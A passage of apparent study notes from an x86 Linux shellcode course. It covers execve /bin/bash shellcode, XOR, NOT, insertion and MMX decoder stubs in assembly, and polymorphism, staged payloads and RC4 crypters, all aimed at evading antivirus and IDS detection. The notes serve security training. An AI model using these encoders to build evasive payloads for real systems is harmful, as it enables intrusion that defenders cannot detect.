    call shellcode
    message: db "...", 0x A
```

On Desk

B. Using stack

=> Push value of text on the stack
=> Get reference using ESP
=> Strings needs to be pushed in reverse as stack grows from High to Low memory

```
global _start
section .text
_start:
        xor eax, eax
        mov al, 0x4
        xor ebx, ebx
        mov bl, 0x1
        xor edx, edx
        push edx
        push ____
        push ____
        push ____
        mov ecx, esp
        mov dl, 12      -> size
        int 0x80
        xor eax, eax
        mov al, 0x1
```

} hex of text

Execve shellcode stack method.

1) 'execve' does not return if successful
2) There is no need for exit() to be called.
3) Approach

① use JMP-CALL-POP to find the address of string
② Convert 'A' to 0x0.
③ Convert "BBBB" to address of "/bin/bash"
④ convert "CCCC" to 0x00000000

int execve (const char *filename, char *const argv[], char *const envp[]);

→ filename: /bin/bash, 0x0 (EBX)
→ argv: addr of 0x00000000, 0x00000000 (ECX)
→ envp: 0x00000000 (EDX)

=) Stack push


```
global _start
section .text
_start :
    ; PUSH the first null dword
    xor eax, eax
    push eax
    ; PUSH ////bin/bash (12)
    push 0x68732f62
    push 0x2f6e6962
    push 0x2f2f2f2f

    mov ebx, esp
    push eax
    mov edx, esp
    push ebx
    mov ecx, esp
```

XOR encoder & decoder

=) Select an encoder byte e.g. 0xAA
=) XOR every bytes of shellcode with 0xAA
=) Write a decoder stub which will XOR the encoded shellcode bytes with 0xAA and recover original shellcode.
=) Stub then passes control to decoded shellcode.

```
global _start

Section .text
_start:
    jmp short call_decoder

decoder:
    pop esi
    xor ecx, ecx
    mov cl, 25          →shellcode size
```

```
decode:
    xor  byte [esi], 0xAA
    inc  esi
    loop decode

    jmp short Shellcode

call_decoder:
    call decoder
    Shellcode: db ____        ← shellcode.
```

- Leverage Metasploit
  - => Create own shellcode
  - => Use Msfencode to encode it
    - ↳ use encoded shellcode
    - ↳ dump into binary and execute.

- AV and IDS Evasion
  - => Almost all Encoders in Metasploit are well known and documented
  - => Might not be useful to create evasion

- Shikata_ga_nai works at times
=) Need for custom encoders

Custom Encoder

=) Easy to write a custom encoder and bypass AV etc. till the time technique is not disclosed.
=) Very difficult to write an encoder which has a public technique and evade AV
=) Encoder stub is the one which is generally fingerprinted.

NOT encoder & decoder

=) Transform every byte in shellcode using NOT.
=) Decoder will NOT the encoded byte to get the original shellcode byte.
=) Pass control to shellcode after all bytes decoded

```
global _start

section .text
_start:
        jmp short call_shellcode

decoder:
        pop esi
        xor ecx, ecx
        mov cl, 25          -> shellcode size

decode:
        not byte [esi]
        inc esi
        loop decode
        jmp short EncodedShellcode

call_shellcode:
        call decoder
        EncodedShellcode: db ___    -> shellcode
```

Insertion Encoder

- Insert some shellcode within shellcode
- Original shellcode:
  0x12, 0xab, 0xac, 0x01 ...
- After insertion
  0x12, 0xaa, 0xab, 0xaa, 0xac, 0xaa, 0x01, 0xaa ...

```
global _start

section .text
_start:
    jmp short call_shellcode

decoder:
    pop esi
    lea edi, [esi+1]
    xor eax, eax
    mov al, 1
    xor ebx, ebx
```

```
decode:
    mov bl, byte [esi + eax-1]
    xor bl, 0xaa
    jnz short Encoded Shellcode
    mov bl, byte [esi + eax+1]
    mov byte [edi], bl
    inc edi
    add al, 2
    jmp short decode

call_shellcode:
    call decoder
    Encodedshellcode: db ___        → shellcode
```

B XOR decoding using MMX

⇒ related to FPU, MMX, SSE, SSE2

⇒ Advantages

- Existing "popular" shellcodes hardly use them
- Probably detection rates losses by AV and other analysis tools.

- Easy to replicate existing functionality using these extensions

=) MMX based XOR Decoder.
- SIMD - Single instruction multiple data
- Registers MM0 to MM7
- Can load 8 bytes qword
- moving data - movq
- XOR'ing data - pxor
- Key Difference from the previous XOR decoder
  - Operates over 8 bytes at the same time

```
global _start

section .text
_start:
    jmp short call_decoder
```

```
decoder:
    pop edi
    lea esi, [edi +8]
    xor ecx, ecx
    mov cl, 4

decode:
    movq mm0, qword [edi]
    movq mm1, qword [esi]
    pxor qword [esi], mm0
    add esi, 0x8
    loop decode

    jmp short Encoded Shellcode

call_decoder:
    call decoder
    decoder_value: db 0xaa, 0xaa, 0xaa,
                   0xaa, 0xaa, 0xaa, 0xaa, 0xaa
    Encoded Shellcode: db ___   ← shellcode
```

Polymorphism

- AV & IDS can use the shellcode as a pattern to search
- Easy to fingerprint
- Detection simple

- Encoding and encryption
  - Original shellcode protected
  - Decoder / Decryptor Stub however small, is prone to fingerprint
  - Back to square 1
- Detection is now difficult when:
  - shellcode look different every time
  - functionality remains the same
  - semantically equivalent instructions.

- Basic principle in polymorphism
  - replace instructions with equivalent functionality ones
  - add garbage instructions which don't change functionality in any way. "NOP Equivalent"

On Desk

Analyzing Shellcode

=) Use GDB

=) Use ndisasm

=) Libemu - Shellcode emulation

=) Divided into 2 stages:

- First stage is small and loads the second stage
  - from input
  - from a file / over a network
- First stage passes control to the second stage.

=) Useful when very less space to run shell code in an exploit.

=) Network based second stage loading

- Bind TCP (staged)
- Reverse TCP (staged)
- Meterpreter is staged

Crypters

- Encrypt Executable / Shellcode
- Decrypt at runtime and run
- For powerful crypto techniques like RC4, AES etc. a lot of assembly code
- Shellcode size too large to be useful

RC4

- Symmetric Stream Cipher
- 2 Step process:
  - Key Scheduling Algorithm
  - Pseudo Random Number Generation

Writing an RC4 Shellcode Crypter in C

- Encryption phase
  - For a given key, encrypts shellcode
- Decryption phase
  - For the same key, decrypts shellcode
  - Executes it.

=) Chaining Methods
- Create Shellcode
- Encode with XOR
- Encrypt with Crypter (needs to be the last)

=) Hyperion
- PE Cryptor
- Encrypted (AES) weak key
- Key bruteforce at runtime.